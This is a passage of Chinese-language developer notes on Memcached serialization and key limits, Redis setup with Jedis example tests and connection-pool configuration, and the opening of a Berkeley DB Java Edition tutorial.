            //String deneme = user.toString();  
        }  
    }  
}
```

---

```
MemcachedClient c=new MemcachedClient(new InetSocketAddress("localhost", 11211));
```

```
// Store a value (async) for one hour
```

```
c.set(user.userKey, 3600, user);
System.out.println(c.get(user.userKey));
```

```
    }
    catch(IOException ex) {
        ex.printStackTrace();
    }
}
}
```

```
public class User {
    public static String userKey = "UserDB";
    public static int userID ;
    public static String userName;
    public static String password;
    public static String ipAddress;
    public static String isOnline;
    public static String lastActive;

    public User(int userID, String userName, String password, String ipAddress,String isOnline,String
lastActive)
    {
        this.userID = userID;
        this.userName = userName;
        this.password = password;
        this.ipAddress = ipAddress;
        this.isOnline = isOnline;
        this.lastActive = lastActive;

    }
    @Override
    public String toString() {
        System.out.println(this.userID);
        System.out.println(this.userName);
        System.out.println(this.password);
        System.out.println(this.ipAddress);
        System.out.println(this.isOnline);
        System.out.println(this.lastActive);

        return super.toString();
    }
}
```

---

```
}
```

```
}
```

原因：自己设计的 vo 忘记了实现序列化的方法，因此缓存失败。

解决：

Memcache doesn't know how to serialize your objects. You'll need to implement Serializable to have Java handle the serialization, or Externalizable if you need more control over the (de)serialization process.

You need to implement the Serializable interface: `public class User implements Serializable { }`. The interface is just a marker that tells the serialization mechanism that the User class can be serialized. The actual serialization is done automatically, so you don't have to implement any methods.

扩展：

Memcached 可以缓存 String、List、Map 等类型，也可以缓存自定义 java bean，但必须是可序列化的 java bean（implements Serializable 即可）。

### 5.3.2 Memcached 不能缓存 null

2015-09-24

15:46:20,898

ERROR

(cn.xx.fw.plugin.cache.distributed.memcached.spy.FwSpyDirectMemcachedService:372) Distributed 组保存数据异常, key:cache\_mobileByUser\_87407354

[java.lang.NullPointerException](#): Can't serialize null

at

net.spy.memcached.transcoders.BaseSerializingTranscoder.serialize([BaseSerializingTranscoder.java:75](#))

at net.spy.memcached.transcoders.WhalinTranscoder.encode([WhalinTranscoder.java:138](#))

at net.spy.memcached.MemcachedClient.asyncStore([MemcachedClient.java:434](#))

at net.spy.memcached.MemcachedClient.set([MemcachedClient.java:833](#))

at

cn.xx.fw.plugin.cache.distributed.memcached.spy.FwSpyDirectMemcachedService\$MemcachedDistributedGroup.set([FwSpyDirectMemcachedService.java:369](#))

at

cn.xx.fw.plugin.cache.distributed.memcached.spy.FwSpyDirectMemcachedService.set([FwSpyDirectMemcachedService.java:230](#))

at cn.xx.identity.action.TestIdentity.setMobileByUserId([TestIdentity.java:31](#))

at cn.xx.identity.action.TestIdentity.main([TestIdentity.java:59](#))

因为 null 不能序列化。

### 5.3.3 有时间和次数限制的缓存设计

创建时的操作。

`set(key,value,0,expire)`

同一个 key，不用的 value，expire 倒计时的缓存设计。



---

cacheTime 上做文章，  
未 set 之前，key 的 value 为 null;  
判断为 null，则创建时间，值等放 vo，set cacheTime;

value 带内容、第一次创建的时间，还有缓存时间；  
第二次在不为 null 时，set 入，cacheTime 公式是：  
cacheTime=Constants.cacheTime-(currentTime-createTime);  
=Constants.cacheTime+createTime-currentTime;  
如果 cacheTime>0; = 0 <0;  
null 类型。

### 5.3.4 Memcached 缓存 key 的限制

<http://feitianbenyue.iteye.com/blog/1727946>

memcached 四大注意事项（key 长度，空格限制，最大 item

#### 1. key 值最大长度?

memcached 的 key 的最大长度是 250 个字符。注意 250 是 memcached 服务器端内部的限制(可以修改)。如果您使用的客户端支持"key 的前缀"或类似特性，那么 key（前缀+原始 key）的最大长度是可以超过 250 个字符的。我们推荐使用使用较短的 key，因为可以节省内存和带宽。key 只要不重复就行，如果太大浪费内存。推荐使用“\_”连接单词。

#### 2.key 不能有空格和控制字符

the key must not include control characters or whitespace.

#### 3.对 item 的过期时间限制?

过期时间最大 30 天。如果不注意这个细节,过期时间设置大于了 30 天,值会设置不进缓存。

#### 4.最大能存储多大的单个 item?

1MB

如果你的数据大于 1MB，可以考虑在客户端压缩或拆分到多个 key 中。

#### 5.值类型使用什么格式?

推荐 value 一律使用 String，如果是对象可以 toJson()后进行处理。其他格式如 List、Map、VO 不推荐，而且最好不要用，因为在内存不足的情况下会优先删除这些缓存，其存活时间可能只有 2 分钟。

代码支持:

如果你使用 spy

```
net.spy.memcached.util.StringUtils.validateKey(String)
```

这个方法 用来验证 key

其中代码:

```
public static void validateKey(String key) {  
    byte[] keyBytes = KeyUtil.getKeyBytes(key);  
    if (keyBytes.length > MemcachedClientIF.MAX_KEY_LENGTH) {  
        throw new IllegalArgumentException("Key is too long (maxlen = "  
            + MemcachedClientIF.MAX_KEY_LENGTH + ")");  
    }  
}
```

---

```
    if (keyBytes.length == 0) {
        throw new IllegalArgumentException(
            "Key must contain at least one character.");
    }
    // Validate the key
    for (byte b : keyBytes) {
        if (b == ' ' || b == '\n' || b == '\r' || b == 0) {
            throw new IllegalArgumentException(
                "Key contains invalid characters: `" + key + "`");
        }
    }
}
```

可以看到，最大长度 250，不允许长度为 0 的 key，  
如果其中有空格 \n\r 这样的控制符号 也是不允许的。

## 5.4 Redis 相关

### 5.4.1 Redis 在 Windows 下的使用

<http://www.cnblogs.com/liuling/p/2014-4-19-04.html>

<http://os.51cto.com/art/201403/431103.htm>

<http://download.csdn.net/detail/wzjin/8760697#comment>

下载并解压后，可以运行 `redis-server.exe redis.conf` 启动服务器。

Redis 是一个 key-value 存储系统。和 Memcached 类似，它支持存储的 value 类型相对更多，包括 string(字符串)、list(链表)、set(集合)、zset(sorted set --有序集合)和 hash（哈希类型）。这些数据类型都支持 push/pop、add/remove 及取交集并集和差集及更丰富的操作，而且这些操作都是原子性的。在此基础上，redis 支持各种不同方式的排序。与 memcached 一样，为了保证效率，数据都是缓存在内存中。区别的是 redis 会周期性的把更新的数据写入磁盘或者把修改操作写入追加的记录文件，并且在此基础上实现了 master-slave。

#### 前言

因为是初次使用，所以是在 windows 下进行安装和使用，参考了几篇博客，下面整理一下：

#### 安装 Redis

官方网站：<http://redis.io/>

官方下载：<http://redis.io/download> 可以根据需要下载不同版本

windows 版：<https://github.com/mythz/redis-windows>

github 的资源可以 ZIP 直接下载的（这个是给不知道的同学友情提示下）。

下载完成后 可以右键解压到 某个硬盘下 比如 D:\Redis\redis-2.6。

在 D:\Redis\redis-2.6\bin\release 下 有两个 zip 包 一个 32 位一个 64 位。

根据自己 windows 的位数 解压到 D:\Redis\redis-2.6 根目录下。

#### 2.启动 Redis

进入 redis 目录后 开启服务 （注意加上 redis.conf）

```
redis-server.exe redis.conf
```

这个窗口要保持开启 关闭时 redis 服务会自动关闭

---

redis 会自动保存数据到硬盘 所以图中是我第二次开启时 多了一个 DB loaded from disk

### 3.测试使用

另外开启一个命令行窗口 进入 redis 目录下 （注意修改自己的 ip）

```
redis-cli.exe -h 192.168.10.61 -p 6379
```

### 4.Java 开发包 Jedis

Jedis : <http://www.oschina.net/p/jedis> （Redis 的官方首选 Java 开发包）

```
1<!--Redis -->
2<dependency>
3<groupId>redis.clients</groupId>
4<artifactId>jedis</artifactId>
5<version>2.0.0</version>
6<type>jar</type>
7<scope>compile</scope>
8</dependency>
```

测试例子原帖: <http://flychao88.iteye.com/blog/1527163>

```
package com.lujianing.utils;
import org.junit.Before;
import org.junit.Test;
import redis.clients.jedis.Jedis;
import redis.clients.jedis.JedisPool;
import redis.clients.jedis.JedisPoolConfig;
import java.util.HashMap;
import java.util.Iterator;
import java.util.List;
import java.util.Map;
/**
 * Created by lujianing on 14-2-28.
 */
public class JedisUtilTest {
    JedisPool pool;
    Jedis jedis;
    @Before
    public void setUp() {
        pool = new JedisPool(new JedisPoolConfig(), "192.168.10.61");
        jedis = pool.getResource();
        // jedis.auth("password");
    }
    @Test
    public void testGet(){
        System.out.println(jedis.get("lu"));
    }
    /**
     * Redis 存储初级的字符串
     * CRUD
```

后

```
*/
@Test
public void testBasicString(){
//-----添加数据-----
jedis.set("name","minxr");//向 key-->name 中放入了 value-->minxr
System.out.println(jedis.get("name"));//执行结果: minxr
//-----修改数据-----
//1、在原来基础上修改
jedis.append("name","jarorwar"); //很直观, 类似 map 将 jarorwar append 到已经有的 value 之

System.out.println(jedis.get("name"));//执行结果:minxrjarorwar
//2、直接覆盖原来的数据
jedis.set("name","闵晓荣");
System.out.println(jedis.get("name"));//执行结果: 闵晓荣
//删除 key 对应的记录
jedis.del("name");
System.out.println(jedis.get("name"));//执行结果: null
/**
 * mset 相当于
 * jedis.set("name","minxr");
 * jedis.set("jarorwar","闵晓荣");
 */
jedis.mset("name","minxr","jarorwar","闵晓荣");
System.out.println(jedis.mget("name","jarorwar"));
}
/**
 * jedis 操作 Map
 */
@Test
public void testMap(){
Map<String,String> user=new HashMap<String,String>();
user.put("name","minxr");
user.put("pwd","password");
jedis.hmset("user",user);
//取出 user 中的 name, 执行结果:[minxr]-->注意结果是一个泛型的 List
//第一个参数是存入 redis 中 map 对象的 key, 后面跟的是放入 map 中的对象的 key, 后面的
key 可以跟多个, 是可变参数
List<String> rsmmap = jedis.hmget("user", "name");
System.out.println(rsmmap);
//删除 map 中的某个键值
// jedis.hdel("user","pwd");
System.out.println(jedis.hmget("user", "pwd"));//因为删除了, 所以返回的是 null
System.out.println(jedis.hlen("user"));//返回 key 为 user 的键中存放的值的个数 1
System.out.println(jedis.exists("user"));//是否存在 key 为 user 的记录 返回 true
System.out.println(jedis.hkeys("user"));//返回 map 对象中的所有 key [pwd, name]
```

有

```
System.out.println(jedis.hvals("user"));//返回 map 对象中的所有 value [minxr, password]
Iterator<String> iter=jedis.hkeys("user").iterator();
while (iter.hasNext()){
    String key = iter.next();
    System.out.println(key+":"+jedis.hmget("user",key));
}
}
/**
 * jedis 操作 List
 */
@Test
public void testList(){
    //开始前，先移除所有的内容
    jedis.del("java framework");
    System.out.println(jedis.lrange("java framework",0,-1));
    //先向 key java framework 中存放三条数据
    jedis.lpush("java framework","spring");
    jedis.lpush("java framework","struts");
    jedis.lpush("java framework","hibernate");
    //再取出所有数据 jedis.lrange 是按范围取出，
    // 第一个是 key，第二个是起始位置，第三个是结束位置，jedis.llen 获取长度 -1 表示取得所

    System.out.println(jedis.lrange("java framework",0,-1));
}
/**
 * jedis 操作 Set
 */
@Test
public void testSet(){
    //添加
    jedis.sadd("sname","minxr");
    jedis.sadd("sname","jarorwar");
    jedis.sadd("sname","闵晓荣");
    jedis.sadd("sanme","noname");
    //移除 noname
    jedis.srem("sname","noname");
    System.out.println(jedis.smembers("sname"));//获取所有加入的 value
    System.out.println(jedis.sismember("sname", "minxr"));//判断 minxr 是否是 sname 集合的元素
    System.out.println(jedis.srandmember("sname"));
    System.out.println(jedis.scard("sname"));//返回集合的元素个数
}
@Test
public void test() throws InterruptedException {
    //keys 中传入的可以用通配符
    System.out.println(jedis.keys("*"));//返回当前库中所有的 key [sose, sanme, name, jarorwar,
foo, sname, java framework, user, braand]
```

---

```

        System.out.println(jedis.keys("*name")); //返回的 sname    [sname, name]
        System.out.println(jedis.del("sanmdde")); //删除 key 为 sanmdde 的对象 删除成功返回 1 删除失败（或者不存在）返回 0
        System.out.println(jedis.ttl("sname")); //返回给定 key 的有效时间，如果是-1 则表示永远有效
        jedis.setex("timekey", 10, "min"); //通过此方法，可以指定 key 的存活（有效时间） 时间为秒
        Thread.sleep(5000); //睡眠 5 秒后，剩余时间将为<=5
        System.out.println(jedis.ttl("timekey")); //输出结果为 5
        jedis.setex("timekey", 1, "min"); //设为 1 后，下面再看剩余时间就是 1 了
        System.out.println(jedis.ttl("timekey")); //输出结果为 1
        System.out.println(jedis.exists("key")); // 检 查 key 是 否 存 在
        System.out.println(jedis.rename("timekey", "time"));
        System.out.println(jedis.get("timekey")); //因为移除，返回为 null
        System.out.println(jedis.get("time")); //因为将 timekey 重命名为 time 所以可以取得值 min
        //jedis 排序
        //注意，此处的 rpush 和 lpush 是 List 的操作。是一个双向链表（但从表现来看的）
        jedis.del("a"); //先清除数据，再加入数据进行测试
        jedis.rpush("a", "1");
        jedis.lpush("a", "6");
        jedis.lpush("a", "3");
        jedis.lpush("a", "9");
        System.out.println(jedis.lrange("a", 0, -1)); // [9, 3, 6, 1]
        System.out.println(jedis.sort("a")); // [1, 3, 6, 9] //输入排序后结果
        System.out.println(jedis.lrange("a", 0, -1));
    }
}

```

Redis 会定时 保存数据到硬盘上

引入包可以在 Jedis 进行操作：

Jar 包包括：commons-pool2-2.3.jar、hamcrest-core-1.3.jar、jedis-2.7.2.jar

线程池：

**package** com.sekift.redisutil;

**import** redis.clients.jedis.Jedis;

**import** redis.clients.jedis.JedisPool;

**import** redis.clients.jedis.JedisPoolConfig;

/\*\*

\*

\* @author:Administrator

\* @time:2015-12-1 下午 04:37:45

\* @version:

\*/

**public final class** RedisUtil {

//Redis 服务器 IP

---

```

private static String ADDR = "127.0.0.1";

//Redis 的端口号
private static int PORT = 6379;

//访问密码
//private static String AUTH = "admin";

//可用连接实例的最大数目，默认值为 8；
//如果赋值为-1，则表示不限制；如果 pool 已经分配了 maxActive 个 jedis 实例，则此时 pool
的状态为 exhausted(耗尽)。
private static int MAX_ACTIVE = 1024;

//控制一个 pool 最多有多少个状态为 idle(空闲的)的 jedis 实例，默认值也是 8。
private static int MAX_IDLE = 200;

//等待可用连接的最大时间，单位毫秒，默认值为-1，表示永不超时。如果超过等待时间，则
直接抛出 JedisConnectionException;
private static int MAX_WAIT = 10000;

private static int TIMEOUT = 10000;

//在 borrow 一个 jedis 实例时，是否提前进行 validate 操作；如果为 true，则得到的 jedis 实例
均是可用的；
private static boolean TEST_ON_BORROW = true;

private static JedisPool jedisPool = null;

/**
 * 初始化 Redis 连接池
 */
static {
    try {
        JedisPoolConfig config = new JedisPoolConfig();
        //config.setMaxActive(MAX_ACTIVE);
        config.setMaxIdle(MAX_IDLE);
        //config.setMaxWait(MAX_WAIT);
        config.setTestOnBorrow(TEST_ON_BORROW);
        jedisPool = new JedisPool(config, ADDR, PORT, TIMEOUT); //,auth
    } catch (Exception e) {
        e.printStackTrace();
    }
}

/**

```

---

```

    * 获取 Jedis 实例
    * @return
    */
    public synchronized static Jedis getJedis() {
        try {
            if (jedisPool != null) {
                Jedis resource = jedisPool.getResource();
                return resource;
            } else {
                return null;
            }
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }

    /**
     * 释放 jedis 资源
     * @param jedis
     */
    public static void returnResource(final Jedis jedis) {
        if (jedis != null) {
            jedisPool.returnResource(jedis);
        }
    }
}

```

测试:

```

package com.sekift.redisutil;

import java.util.HashMap;
import java.util.Iterator;
import java.util.List;
import java.util.Map;

import org.junit.Before;
import org.junit.Test;

import redis.clients.jedis.Jedis;
import redis.clients.jedis.JedisPool;

/**
 * Created by lujianing on 14-2-28.
 */

```



---

```

public class JedisUtilTest {
    JedisPool pool;
    Jedis jedis;

    @Before
    public void setUp() {
        jedis = RedisUtil.getJedis();
        //edis = pool.getResource();
        //jedis.auth("admin");
    }

    @Test
    public void testGet() {
        System.out.println(jedis.get("lu"));
    }

    /**
     * Redis 存储初级的字符串 CRUD
     */
    @Test
    public void testBasicString() {
        // ----添加数据-----
        jedis.set("name", "minxr");// 向 key-->name 中放入了 value-->minxr
        System.out.println(jedis.get("name"));// 执行结果: minxr
        // ----修改数据-----
        // 1、在原来基础上修改
        jedis.append("name", "jarorwar");// 很直观, 类似 map 将 jarorwar
                                                // append 到已有的 value 之后
        System.out.println(jedis.get("name"));// 执行结果:minxrjarorwar
        // 2、直接覆盖原来的数据
        jedis.set("name", "闵晓荣");
        System.out.println(jedis.get("name"));// 执行结果: 闵晓荣
        // 删除 key 对应的记录
        jedis.del("name");
        System.out.println(jedis.get("name"));// 执行结果: null
    }

    /**
     * mset 相当于 jedis.set("name","minxr"); jedis.set("jarorwar","闵晓荣");
     */
    jedis.mset("name", "minxr", "jarorwar", "闵晓荣");
    System.out.println(jedis.mget("name", "jarorwar"));
}

/**
 * jedis 操作 Map
 */

```

---

@Test

**public void** testMap() {

Map<String, String> user = **new** HashMap<String, String>();

user.put("name", "minxr");

user.put("pwd", "password");

jedis.hmset("user", user);

// 取出 user 中的 name, 执行结果:[minxr]-->注意结果是一个泛型的 List

// 第一个参数是存入 redis 中 map 对象的 key, 后面跟的是放入 map 中的对象的 key, 后面的 key 可以跟多个, 是可变参数

List<String> rsmmap = jedis.hmget("user", "name");

System.out.println(rsmmap);

// 删除 map 中的某个键值

// jedis.hdel("user","pwd");

System.out.println(jedis.hmget("user", "pwd")); // 因为删除了, 所以返回的是 null

System.out.println(jedis.hlen("user")); // 返回 key 为 user 的键中存放的值的个数 1

System.out.println(jedis.exists("user")); // 是否存在 key 为 user 的记录 返回 true

System.out.println(jedis.hkeys("user")); // 返回 map 对象中的所有 key [pwd, name]

System.out.println(jedis.hvals("user")); // 返回 map 对象中的所有 value [minxr,  
// password]

Iterator<String> iter = jedis.hkeys("user").iterator();

**while** (iter.hasNext()) {

String key = iter.next();

System.out.println(key + ":" + jedis.hmget("user", key));

}

}

/\*\*

\* jedis 操作 List

\*/

@Test

**public void** testList() {

// 开始前, 先移除所有的内容

jedis.del("java framework");

System.out.println(jedis.lrange("java framework", 0, -1));

// 先向 key java framework 中存放三条数据

jedis.lpush("java framework", "spring");

jedis.lpush("java framework", "struts");

jedis.lpush("java framework", "hibernate");

// 再取出所有数据 jedis.lrange 是按范围取出,

// 第一个是 key, 第二个是起始位置, 第三个是结束位置, jedis.llen 获取长度 -1 表示取得所有

System.out.println(jedis.lrange("java framework", 0, -1));

}

/\*\*

---

```

    * jedis 操作 Set
    */
    @Test
    public void testSet() {
        // 添加
        jedis.sadd("sname", "minxr");
        jedis.sadd("sname", "jarorwar");
        jedis.sadd("sname", "闵晓荣");
        jedis.sadd("sanme", "noname");
        // 移除 noname
        jedis.srem("sname", "noname");
        System.out.println(jedis.smembers("sname")); // 获取所有加入的 value
        System.out.println(jedis.sismember("sname", "minxr")); // 判断 minxr
                                                    // 是否是 sname 集合的
元素
        System.out.println(jedis.srandmember("sname"));
        System.out.println(jedis.scard("sname")); // 返回集合的元素个数
    }

    @Test
    public void test() throws InterruptedException {
        // keys 中传入的可以用通配符
        System.out.println(jedis.keys("*")); // 返回当前库中所有的 key [sose, sanme, name,
                                                    // jarorwar, foo, sname, java
                                                    // framework, user, braand]
        System.out.println(jedis.keys("*name")); // 返回的 sname [sname, name]
        System.out.println(jedis.del("sanmdde")); // 删除 key 为 sanmdde 的对象 删除成功返回 1
                                                    // 删除失败（或者不存在）返回 0
        System.out.println(jedis.ttl("sname")); // 返回给定 key 的有效时间，如果是-1 则表示永远有
效
        jedis.setex("timekey", 10, "min"); // 通过此方法，可以指定 key 的存活（有效时间） 时间
为秒
        Thread.sleep(5000); // 睡眠 5 秒后，剩余时间将为<=5
        System.out.println(jedis.ttl("timekey")); // 输出结果为 5
        jedis.setex("timekey", 1, "min"); // 设为 1 后，下面再看剩余时间就是 1 了
        System.out.println(jedis.ttl("timekey")); // 输出结果为 1
        System.out.println(jedis.exists("key")); // 检查 key 是否存在
                                                    //
        System.out.println(jedis.rename("timekey", "time"));
        System.out.println(jedis.get("timekey")); // 因为移除，返回为 null
        System.out.println(jedis.get("time")); // 因为将 timekey 重命名为 time 所以可以取得值
                                                    // min
        // jedis 排序
        // 注意，此处的 rpush 和 lpush 是 List 的操作。是一个双向链表（但从表现来看的）
        jedis.del("a"); // 先清除数据，再加入数据进行测试

```

```

        jedis.rpush("a", "1");
        jedis.lpush("a", "6");
        jedis.lpush("a", "3");
        jedis.lpush("a", "9");
        System.out.println(jedis.lrange("a", 0, -1)); // [9, 3, 6, 1]
        System.out.println(jedis.sort("a")); // [1, 3, 6, 9] //输入排序后结果
        System.out.println(jedis.lrange("a", 0, -1));
    }
}

```

<http://www.zyqibook.com/article225.html>

jedis 包括 2.4.1, 2.5.1 等高版本的 JedisPoolConfig 没有 maxActive 属性, 不能按照网上那些方式去配置 redis 了, 网上大部分搜索出来的 redis 配置都是基于旧版本的 jedis, 在 jedis 新版本, JedisPoolConfig 没有 maxActive 属性, JedisPoolConfig 没有 maxWait 属性, 以及被替换成其他的命名。

下面是网上的转载, 转载之后是 jedis 高版本 JedisPoolConfig 没有 maxActive, maxWait 的解决方法。

使用 spring 提供的 jedis template 类感觉操作挺不爽的, 至于模板其它优点暂不想去升级, 准备直接使用 jedis api 操作。

下面是网上随处可见的一段代码。

```

JedisPoolConfig config = new JedisPoolConfig();
config.setMaxActive(Integer.valueOf(bundle
    .getString("redis.pool.maxActive")));
config.setMaxIdle(Integer.valueOf(bundle
    .getString("redis.pool.maxIdle")));
config.setMaxWait(Long.valueOf(bundle.getString("redis.pool.maxWait")));
config.setTestOnBorrow(Boolean.valueOf(bundle
    .getString("redis.pool.testOnBorrow")));
config.setTestOnReturn(Boolean.valueOf(bundle
    .getString("redis.pool.testOnReturn")));
pool = new JedisPool(config, bundle.getString("redis.ip1"),
    Integer.valueOf(bundle.getString("redis.port")));

```

构造连接池配置文件, 但是让我十分蛋疼的就是, setMaxActive 提示没这个方法, 查看源码 JedisPoolConfig 继承至 GenericObjectPoolConfig, 其父类中确实也没有 MaxActive 这个属性, WHY? 难道网上疯传的都是以讹传讹? 暂时不去想这个可能性不大的问题, 看了下 GenericObjectPoolConfig 类所在的 jar 包, org.apache.commons.pool2.impl.GenericObjectPoolConfig, apache 提供的 xx 池, 当然平时用的多的是另一个包, 我首先就猜测是不是有同名的类文件, Ctrl+T, 果然有, 继续看, 还真存在 MaxActive 属性, WHY? 难道是 JedisPoolConfig 继承错了, 果断自己重载此类, 然而 JedisPool 构造函数有出错, 提示必须是 org.apache.commons.pool2.impl.GenericObjectPoolConfig 的实例, 抓狂了叫喊, 各种纠结, 最后没辙, 只能从开源仓库中下载一个个不同版本的 jar, 找到 jedis-2.2.0 时, 眼前一亮, 靠, JedisPoolConfig 继承的就是我们熟悉的 org.apache.commons.pool.impl.GenericObjectPool.Config。

jedis 的大神们做扩展时, 能不能考虑下代码的兼容性。。。。

通过这个链接, 我们知道 commons-pool2 的 maxactive, maxWait 已经更改命名。

[http://mail-archives.apache.org/mod\\_mbox/tomcat-dev/201403.mbox/<20140305154712.6B9E123889E2](http://mail-archives.apache.org/mod_mbox/tomcat-dev/201403.mbox/<20140305154712.6B9E123889E2)

[@eris.apache.org](http://eris.apache.org)>

dbcp 的修改日志显示: change "maxActive" -> "maxTotal" and "maxWait" -> "maxWaitMillis" in all examples.

所以高版本 jedis 配置 JedisPoolConfig 的 maxActive, maxWait 应该为:

```
<bean id="jedisPoolConfig" class="redis.clients.jedis.JedisPoolConfig">
    <property name="maxIdle" value="${redis.pool.maxIdle}" />
    <property name="maxTotal" value="${redis.pool.maxActive}" />
    <property name="maxWaitMillis" value="${redis.pool.maxWait}" />
    <property name="testOnBorrow" value="${redis.pool.testOnBorrow}" />
    <property name="testOnReturn" value="${redis.pool.testOnReturn}" />
</bean>
```

## 5.5 BerkeleyDB 相关

### 5.5.1 BerkeleyDB 安装

<http://www.oracle.com/technetwork/database/database-technologies/berkeleydb/downloads/index.html>

下载 Berkeley DB 6.1.26.msi Windows installer, with AES encryption (30M) md5

Berkeley DB 6.1.26.msi

安装: D:\BerkeleyDB6.1.26\

BerkeleyDBJE 6 的是 jdk1.7 编译的, 使用 1.6 的不行, 故下载 5.0.x 的版本 JE。

### 5.5.2 BerkeleyDBJE 例子

<http://blog.csdn.net/xyylchq/article/details/7528427>

#### 一、简介

Berkeley DB Java Edition (JE)是一个完全用 JAVA 写的, 它适合于管理海量的, 简单的数据。

1 能够高效率的处理 1 到 1 百万条记录, 制约 JE 数据库的往往是硬件系统,而不是 JE 本身。

1 多线程支持, JE 使用超时的方式来处理线程间的死锁问题。

1 Database 都采用简单的 key/value 对应的形式。

1 事务支持。

1 允许创建二级库。这样我们就可以方便的使用一级 key,二级 key 来访问我们的数据。

1 支持 RAM 缓冲, 这样就能减少频繁的 IO 操作。

1 支持日志。

1 数据备份和恢复。

1 游标支持。

#### 二、获取 JE

JE 下载地址:

<http://www.oracle.com/technology/software/products/berkeley-db/je/index.html>

解开包后 把 JE\_HOME/lib/je-.jar 中的 jar 文件添加到你的环境变量中就可以使用 je 了。

相关帮助文档可以参考 JE\_HOME/docs/index.html

源代码见 JE\_HOME/src/\*.\*

#### 三、JE 常见的异常

---

**DatabaseNotFoundException** 当没有找到指定的数据库的时候会返回这个异常

**DeadlockException** 线程间死锁异常

**RunRecoveryException** 回收异常，当发生此异常的时候，你必须得重新打开环境变量。

四、关于日志文件必须了解的六项

JE 的日志文件跟其他的数据库的日志文件不太一样，跟 C 版的 DBD 也是有区别的

1 JE 的日志文件只能 APPEND，第一个日志文件名是 00000000.jdb，当他增长到一定大小的时候(默认是 10M)，开始写第二个日志文件 00000001.jdb，已此类推。

1 跟 C 版本有所不同，JE 的数据日志和事务日志是放在一起的，而不是分开放的。

1 JE cleaner 负责清扫没用到的磁盘空间，删除后，或者更新后新的记录会追加进来，而原有的记录空间就不在使用了，cleaner 负责清理不用的空间。

1 清理并不是立即进行的，当你关闭你的数据库环境后，通过调用一个 cleaner 方法来清理。

1 清理也不是只动执行的，需要你自己手动调用 cleaner 方法来定时清理的。

1 日志文件的删除仅发生在检查点之后。cleaner 准备出哪些 log 文件需要被删除，当检查点过后，删掉一些不在被使用的文件。每写 20M 的日志文件就执行一次检查点，默认下。

五、创建数据库环境

JE 要求在任何 DATABASE 操作前，要先打开数据库环境，就像我们要使用数据库的话必须先建立连接一样。你可以通过数据库环境来创建和打开 database，或者更改 database 名称和删除 database。

可以通过 Environments 对象来打开环境，打开环境的时候设置的目录必须是已经存在的目录，否则会出错误。默认情况下，如果指定的 database 不存在则不会自动创建一个新的 database,但可以通过设置 setAllowCreate 来改变这一情况。

1. 打开 database 环境

示例：

```
package je.gettingStarted;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
import com.sleepycat.je.EnvironmentConfig;
import java.io.File;
```

...

```
Environment myDbEnvironment = null;
```

```
try {
```

```
    EnvironmentConfig envConfig = new EnvironmentConfig();
```

```
    envConfig.setAllowCreate(true); // 如果不存在则创建一个
```

myDbEnvironment = new Environment(new File("/export/dbEnv"), envConfig); // export/dbEnv 换成自己的环境，如 D:\BerkeleyDB6.1.26\export\dbEnv

```
    } catch (DatabaseException dbe) {
```

```
        // 错误处理
```

```
    }
```

2. 关闭 database 环境

可以通过 Environment.close()这个方法关闭 database 环境，当你完成数据库操作后一定要关闭数据库环境。

示例：

```
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
```

...

```
try {
```

---

```

        if (myDbEnvironment != null) {
            myDbEnvironment.close();
        }
    } catch (DatabaseException dbe) {
        // Exception handling goes here
    }

```

### 3. 清理日志

通常在关闭数据库连接的时候，有必要清理下日志，用以释放更多的磁盘空间。我们可以在 `Environment.close` 前执行下 `Environment.cleanLog()`来达到此目的。

示例：

```

import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
...
try {
    if (myDbEnvironment != null) {
        myDbEnvironment.cleanLog(); // 在关闭环境前清理下日志
        myDbEnvironment.close();
    }
} catch (DatabaseException dbe) {
    // Exception handling goes here
}

```

### 4. Database 环境的配置

可以通过 `EnvironmentConfig` 这个对象来配置 database 环境。如果想得到当前环境的配置信息则可以通过 `Environment.getConfig()`方法得到当前环境的配置信息。

也可以使用 `EnvironmentMutableConfig` 来配置环境，其实 `EnvironmentConfig` 是 `EnvironmentMutableConfig` 的子类，所以 `EnvironmentMutableConfig` 能够使用的设置，`EnvironmentConfig` 也同样能够使用。

如果你要获取当前环境的使用情况，那么你可以通过使用 `EnvironmentStats.getNCacheMiss()`来监视 RAM cache 命中率。`EnvironmentStats` 可以由 `Environment.getStats()`方法获取。

`EnvironmentConfig` 常见方法介绍

`l EnvironmentConfig.setAllowCreate();`

如果设置了 `true` 则表示当数据库环境不存在时候重新创建一个数据库环境，默认为 `false`。

`l EnvironmentConfig.setReadOnly()`

以只读方式打开，默认为 `false`。

`l EnvironmentConfig.setTransactional()`

事务支持,如果为 `true`，则表示当前环境支持事务处理，默认为 `false`，不支持事务处理。

`EnvironmentMutableConfig` 的介绍

`l setCachePercent()`

设置当前环境能够使用的 RAM 占整个 JVM 内存的百分比。

`l setCacheSize()`

设置当前环境能够使用的最大 RAM。单位 BYTE

`l setTxnNoSync()`

当提交事务的时候是否把缓存中的内容同步到磁盘中去。

`true` 表示不同步，也就是说不写磁盘

`l setTxnWriteNoSync()`

---

当提交事务的时候，是否把缓冲的 log 写到磁盘上

true 表示不同步，也就是说不写磁盘

示例一：

```
package je.gettingStarted;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
import com.sleepycat.je.EnvironmentConfig;
import java.io.File;
...
Environment myDatabaseEnvironment = null;
try {
    EnvironmentConfig envConfig = new EnvironmentConfig();
    //当环境不存在的时候自动创建环境
    envConfig.setAllowCreate(true);
    //设置支持事务
    envConfig.setTransactional(true);
    myDatabaseEnvironment =
        new Environment(new File("/export/dbEnv"), envConfig);
} catch (DatabaseException dbe) {
    System.err.println(dbe.toString());
    System.exit(1);
}
```

示例二：

```
package je.gettingStarted;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
import com.sleepycat.je.EnvironmentMutableConfig;
import java.io.File;
...
try {
    Environment myEnv = new Environment(new File("/export/dbEnv"), null);
    EnvironmentMutableConfig envMutableConfig =
        new EnvironmentMutableConfig();
    envMutableConfig.setTxnNoSync(true);
    myEnv.setMutableConfig(envMutableConfig);
} catch (DatabaseException dbe) {
    // Exception handling goes here
}
```

示例三：

```
import com.sleepycat.je.Environment;
...
//没有命中的 CACHE
long cacheMisses = myEnv.getStats(null).getNCacheMiss();
...
```

5. Database 操作



---

在 BDB 中，数据是以 key/value 方式成队出现的。

打开 database

